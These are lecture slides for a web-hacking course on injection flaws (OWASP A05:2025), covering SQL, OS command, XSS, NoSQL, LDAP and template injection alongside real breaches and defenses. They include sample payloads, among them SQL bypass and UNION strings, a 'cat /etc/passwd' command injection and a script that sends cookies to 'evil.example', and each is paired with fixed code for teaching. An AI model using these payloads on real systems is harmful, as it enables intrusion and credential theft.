A05:2025 – Injection

Web Hacking

Fall Term 2026/27

Emmanuel Benoist | BFH-TI

Table of Contents

- Introduction
- Key Concepts
- Complex Attack Scenarios
- Prevention
- Conclusion

Introduction

What is Injection?

- **Definition (OWASP)**
  - **Untrusted user input** is sent to an **interpreter** (database, shell, browser, LDAP…) and is executed as part of a **command or query**
- **The attacker's data becomes the program's code**
  - The interpreter cannot tell "what the developer meant" from "what the user sent"
- **Many interpreters, one bug class**
  - SQL, NoSQL, OS command, ORM/HQL, LDAP, XPath, Expression Language, template engines, and **the browser** (XSS)
- **Impact ranges widely**
  - Data theft/modification, authentication bypass, full remote code execution, account takeover in the victim's browser

A05:2025 – Down from #3, now Includes XSS

- **Was #3 in 2021**; **XSS merged into Injection** in 2021 and stays here
- **100%** of applications were tested for some form of injection
- **The largest CVE count** of all categories
  - SQL injection: **14 000+** CVEs
  - XSS (CWE-79): **30 000+** CVEs
- The huge XSS volume lowers the *average* impact score

CWEs mapped	37
Max incidence rate	13.77%
Avg incidence rate	3.08%
Max coverage	100%
Avg coverage	42.93%
Avg weighted exploit	7.15
Avg weighted impact	4.32
Total occurrences	1 404 249
Total CVEs	62 445

When is an Application Vulnerable? (OWASP)

- **User-supplied data is not validated, filtered or sanitized**
- **Dynamic queries or non-parameterized calls** are used directly in the interpreter, without context-aware escaping
- **Hostile data is used in ORM search parameters** to pull extra, sensitive records
- **Hostile data is directly used or concatenated** into SQL, commands, headers, markup…

- **Where to look / test**
  - Every input: parameters, headers, URL, cookies, JSON, SOAP, XML
  - Source-code review + automated fuzzing of all of the above

Mapped CWEs (37 total – a selection)

- **CWE-89** SQL Injection
- **CWE-79** Cross-site Scripting
- **CWE-78** OS Command Injection
- **CWE-77** Command Injection
- **CWE-88** Argument Injection
- **CWE-90** LDAP Injection
- **CWE-91/643** XML / XPath Injection
- **CWE-94/95** Code Injection / `eval`
- **CWE-917** Expression Language Injection
- **CWE-564** Hibernate (ORM) Injection
- **CWE-113** CRLF / HTTP Header Injection
- **CWE-98** PHP File Inclusion
- **CWE-116** Improper Output Encoding
- **CWE-20** Improper Input Validation

Source: `https://top10.owasp.org/2025/A05_2025-Injection/`

Why Injection is so Persistent


- **String concatenation feels natural**
  - Building a query or command by gluing strings is the “obvious” way – and the wrong one
- **Inputs are everywhere**
  - One forgotten parameter, header or JSON field is enough
- **Filtering and blocklists are brittle**
  - Encodings, comments, alternate syntaxes bypass naive “remove bad characters” defenses
- **The fix is well known but easy to skip**
  - Parameterization exists for every interpreter – yet one dynamic query slips through

Key Concepts

Five Concepts to Understand Injection

1. **The root cause: mixing data and code**
   - The interpreter model; why concatenation is the bug
2. **SQL injection**
   - The archetype: auth bypass, data exfiltration, blind SQLi
3. **OS command injection**
   - From a web request to arbitrary commands on the server
4. **Cross-site scripting (XSS)**
   - Injecting into the *browser's* interpreter
5. **Other interpreters and the defense**
   - NoSQL, LDAP, XPath, template/EL injection; parameterization & encoding

Concept 1: Data vs Code



- **The interpreter parses a single string** into structure + values
- If the user controls part of that string, they can change the **structure**, not just the values
- **The cure**: send structure and data *separately*
  - Parameterized queries / prepared statements, safe APIs, ORMs
  - The interpreter then treats user input strictly as data

Concept 2: SQL Injection (OWASP Scenario #1)

Vulnerable – user input concatenated into the query

```
String q = "SELECT * FROM accounts WHERE custID='"
         + request.getParameter("id") + "'";
```

- Input `id = ' OR '1'='1` turns the condition always true ⇒ **all rows** are returned

```
SELECT * FROM accounts WHERE custID='' OR '1'='1'
```

Fixed – parameterized query (structure and data are separate)

```
PreparedStatement ps = conn.prepareStatement(
    "SELECT * FROM accounts WHERE custID = ?");
ps.setString(1, request.getParameter("id"));   // input is only ever data
```

- Same idea for ORMs: use bound parameters, never string concatenation (HQL/JPQL `:id`, not `"... = '" + id + "'"`)

SQL Injection: What an Attacker can Reach

- **Authentication bypass**

```
-- login form, user field = admin' --    (MySQL needs a space after --)
SELECT * FROM users WHERE user='admin' -- ' AND pass='anything'
```

- **Data exfiltration with UNION** – read other tables

```
' UNION SELECT username, password FROM users --
```

- **Blind SQL injection** – no data in the response, so the attacker asks **true/false** or **timing** questions

```
' AND SUBSTRING(password,1,1)='a' --       (boolean: page differs)
' AND IF(1=1, SLEEP(5), 0) --              (time-based: response is delayed)
```

- One character at a time, automated, the whole database can be reconstructed
- Beyond reads: modify/delete data, sometimes reach the OS (`xp_cmdshell`, `COPY ... PROGRAM`, file writes)

Concept 3: OS Command Injection (Scenario #3)

Vulnerable – user input placed into a shell command

```
String cmd = "nslookup " + request.getParameter("domain");
Runtime.getRuntime().exec(new String[] {"/bin/sh", "-c", cmd});
```

- The shell treats `;`, `&&`, `|`, `$(...)`, backticks as **command separators**
- Note: `exec(cmd)` alone starts no shell (OWASP's version omits `sh -c`) – but still allows argument injection

```
domain = example.com; cat /etc/passwd
domain = example.com$(id)          # command substitution
```

Fixed – no shell, arguments passed as a list (data, not code)

```
import subprocess
subprocess.run(["nslookup", domain], shell=False)  # domain is one argument
```

- Better still: call a library/API instead of shelling out at all
- If a value must be a hostname, **validate** it against a strict allow-list pattern

Command Injection: Why it is so Dangerous

- **It is a direct path to Remote Code Execution**
  - The attacker runs commands *as the web server's account*
  - Read files, install a backdoor, pivot into the internal network
- **Blind variants**
  - No output returned? Exfiltrate via DNS/HTTP callbacks, or use timing (`sleep`) – same idea as blind SQLi
- **Argument injection (CWE-88)**
  - Even without a separator, extra `--flags` can change a program's behaviour (e.g. turning a reader into a writer)
- **Hotspots**
  - Admin tools, file converters (ImageMagick, ffmpeg), network utilities, IoT/router web panels

Concept 4: Cross-site Scripting (XSS)

- **Injection into the *browser's* interpreter**
  - Attacker input is reflected into a page and executed as **HTML/JS** in the victim's session
- **Three flavours**
  - **Reflected**: payload in the request, echoed in the response (malicious link)
  - **Stored**: payload saved server-side (comment, profile) and served to every viewer
  - **DOM-based**: unsafe client-side JS writes input into the page
- **What the script can do in the victim's context**
  - Steal session cookies/tokens, perform actions as the user, keylog, deface, pivot to internal apps – it *is* the user, in the browser

Example: Stored XSS and the Fix

Vulnerable – user content written into HTML without encoding

```
echo "<div class='comment'>" . $comment . "</div>";
```

```
<!-- a stored comment -->
<script>fetch('https://evil.example/c?'+document.cookie)</script>
```

- Every visitor who views the comment runs the attacker's script

Fixed – context-aware output encoding (and a framework that does it)

```
<!-- auto-escaping template: < > & " ' become entities -->
<div class="comment">{{ comment }}</div>
```

- **Encode on output**, per context (HTML body, attribute, JS, URL, CSS)
- Defense in depth: a strict **Content-Security-Policy**, `HttpOnly` cookies, sanitise rich HTML with a vetted library (DOMPurify)

Concept 5: Same Bug, Other Interpreters

- **NoSQL injection** – operators smuggled through JSON

```
{ "user": "admin", "pass": { "$ne": null } }   // MongoDB: "password != null"
```

- **LDAP injection** – break out of the filter

```
user = *)(uid=*))(|(uid=*     ->  (uid=*)(uid=*))(|(uid=*)
```

- **Expression Language / template injection (SSTI)** – input evaluated by a template engine or EL

```
${7*7}  ->  49        {{7*7}} -> 49      often a stepping stone to RCE
```

- **Code injection** – user data reaching `eval()`, `Runtime.exec`, deserialization, dynamic class loading (CWE-94/470)
- **Same cure everywhere**: never evaluate untrusted input; pass it as bound data to a safe API

The Defense, Summarised

- **Primary: keep data separate from commands/queries**
  - Parameterized queries / prepared statements; safe, parameterized APIs; ORMs
  - Caveat: stored procedures are *not* safe if they concatenate or run dynamic SQL
- **Context-aware output encoding** for XSS (HTML/attr/JS/URL/CSS)
- **Positive (allow-list) input validation**
  - Helpful, but *incomplete* – many fields legitimately contain special characters
- **Structure names cannot be escaped**
  - Table/column/sort names from the user must be mapped via an allow-list, never inserted directly
- **Least privilege + limits** to reduce blast radius (DB account rights, `LIMIT`, no shell, WAF as defense in depth)

Complex Attack Scenarios

Real-World Attacks

- **Injection remains a top cause of large breaches and RCE**
- **Scenarios studied**
  1. TalkTalk (2015): SQL injection → mass data theft
  2. The Samy worm (2005): stored XSS that self-propagated
  3. Command injection in a device/app → RCE and botnets
  4. Server-Side Template Injection → remote code execution
  5. A chained scenario: reflected XSS → account takeover → SQLi

TalkTalk (2015): SQL Injection at Scale

- **Context**: a UK telecom; a public web page backed by a database
- **The attack**
  - A **SQL injection** flaw in a legacy web application (inherited from an acquisition) exposed the customer database
  - The vulnerability was well understood and easy to exploit with common tools
- **Impact**
  - Personal data of ∼**157 000** customers, including some bank details
  - A record regulatory fine for failing to apply basic protections
- **Lessons**
  - Legacy and acquired code is still *your* attack surface – inventory and test it (ties to A03/A02)
  - Parameterized queries would have prevented it outright

The Samy Worm (2005): Stored XSS that Spreads

- **Context**: MySpace allowed limited HTML in profiles, but tried to filter out scripts
- **The attack**
  - A researcher bypassed the filters to store JavaScript in his profile
  - Viewing his profile made the victim's browser **add him as a friend** and **copy the payload into the victim's own profile**
  - Each infected profile then infected its viewers – a self-propagating **XSS worm**
- **Result**
  - Over **one million** profiles in under a day; the site had to be taken offline to clean up
- **Lessons**
  - Blocklist filtering of "scripts" is not enough – encode on output, sanitise with a vetted library, add CSP
  - Stored XSS scales because *every viewer* executes the payload

Command Injection → RCE and Botnets

- **A very common pattern in devices and admin panels**
  - A “ping/traceroute/diagnostics” feature passes a user-supplied host to a shell command
  - Routers, NAS boxes, cameras, and some server libraries have shipped this bug
- **The escalation**
  - One unauthenticated request runs commands as the device/service account
  - Attackers chain it into **mass exploitation**: self-replicating botnets have recruited huge numbers of IoT devices via such flaws
- **Why it keeps happening**
  - Shelling out is convenient; input validation is skipped; devices rarely get patched (links to A03 unmaintained components)
- **Lessons**: avoid the shell, pass arguments as a list, validate strictly, run with least privilege, and keep firmware updated

Server-Side Template Injection (SSTI)

- **Context**: user input is placed into a *template* that the server then evaluates (e.g. building an email or page from a user-controlled string)

```
# Vulnerable: user data concatenated INTO the template source
template = "Hello " + request.args["name"]
render_template_string(template)         # the engine evaluates it
```


- **Detection**: a payload like `{{7*7}}` comes back as `49` – the input is being *executed*, not displayed
- **Escalation**: from arithmetic, attackers reach the engine's objects and often achieve **remote code execution**

Fixed – data is passed to a fixed template as a variable

```
render_template("hello.html", name=request.args["name"])  # name is just data
```

- Never build template *source* from user input; same rule as SQL and shell

Kill Chain: XSS → Takeover → SQLi



- Two interpreters, two injection bugs, combined into full compromise
- **Any one control** – output encoding, `HttpOnly`+CSP, parameterized queries, least-privilege DB – breaks the chain

Kill Chain: Why Each Step Works

- **1. Reflected XSS**: a search parameter is echoed unencoded; a crafted link runs script in whoever clicks it
- **2. Session theft**: without `HttpOnly`/CSP, the script reads the admin's cookie (or acts directly as the admin)
- **3. Admin access**: the attacker rides the stolen session into privileged functionality
- **4–5. SQLi**: a reporting feature concatenates input; UNION/stacked queries dump data or write a file to the web root
- **6. RCE/pivot**: the written file or DB feature yields code execution; the attacker moves deeper (ties to A01 access control, A02 config)
- **Defense in depth**: encode output, lock cookies + CSP, parameterize queries, restrict the DB account, monitor and rate-limit

Prevention

How to Prevent Injection

- **Keep data separate from commands and queries (primary defense)**
  - Parameterized queries / prepared statements everywhere
  - Safe, parameterized APIs; ORMs with bound parameters
  - Avoid the shell; pass arguments as a list, not a command string
- **Context-aware output encoding** to stop XSS; auto-escaping templates
- **Positive, allow-list input validation** (as a complement, not the main control)
- **Map, don't escape, structural elements** (table/column/sort via allow-list)
- **Never evaluate untrusted input** (no `eval`, no template source from users, safe deserialization)
- **Limit the blast radius**: least-privilege DB accounts, query `LIMIT`, CSP, WAF, monitoring

Making the Safe Way the Default

- **Parameterize by habit** – across interpreters

```
# SQL
cur.execute("SELECT * FROM users WHERE email = %s", (email,))
# OS command
subprocess.run(["convert", infile, outfile], shell=False)
# NoSQL: cast/validate types so {"$ne": null} cannot be smuggled in
```

- **Let the framework encode output**
  - Use auto-escaping templates; reserve raw/unsafe output for sanitised HTML (DOMPurify) with a reason
- **Catch it automatically**
  - Static analysis for concatenated queries / `shell=True` / `eval`; DAST fuzzing of every input; tests with classic payloads
  - Enforce a **Content-Security-Policy** and `HttpOnly` cookies in CI

Conclusion

Conclusion

- **One root cause, many interpreters**
  - Injection happens when untrusted *data* is parsed as *code*
  - SQL, OS command, XSS, NoSQL, LDAP, XPath, template/EL – same bug
- **Impact is severe**
  - Data breaches, authentication bypass, remote code execution, account takeover in the browser
- **The primary defense is structural**
  - Keep data separate from commands: parameterize queries, use safe APIs, avoid the shell
- **XSS needs output encoding**
  - Encode per context; add CSP and `HttpOnly` as defense in depth

Conclusion (Cont.)

- **Validation and filtering help, but do not suffice**
  - Allow-list validation complements parameterization; blocklists are bypassed
  - Structural names must be mapped, not escaped
- **Attacks scale and chain**
  - Stored XSS infects every viewer (Samy); SQLi dumps whole databases (TalkTalk); bugs combine across interpreters
- **Make the safe path the default**
  - Parameterize by habit, auto-escaping templates, no `eval`/no shell, least-privilege back ends
- **Automate detection**
  - Static analysis, DAST fuzzing, CSP/cookie checks in CI

References

- OWASP Top 10:2025 – A05 Injection
  `https://top10.owasp.org/2025/A05_2025-Injection/`
- OWASP Cheat Sheets – SQL Injection Prevention, Query Parameterization, Cross-Site Scripting Prevention, OS Command Injection Defense, LDAP Injection Prevention
  `https://cheatsheetseries.owasp.org/`
- OWASP Testing Guide – Testing for Injection; OWASP ASVS V5
- PortSwigger Web Security Academy – SQL injection, XSS, SSTI, NoSQL, OS command injection
  `https://portswigger.net/web-security`
- TalkTalk (2015): UK ICO monetary penalty notice
- S. Kamkar (2005): the “Samy” MySpace worm, technical write-up
- Mitre CWE-89, CWE-79, CWE-78, CWE-94, CWE-917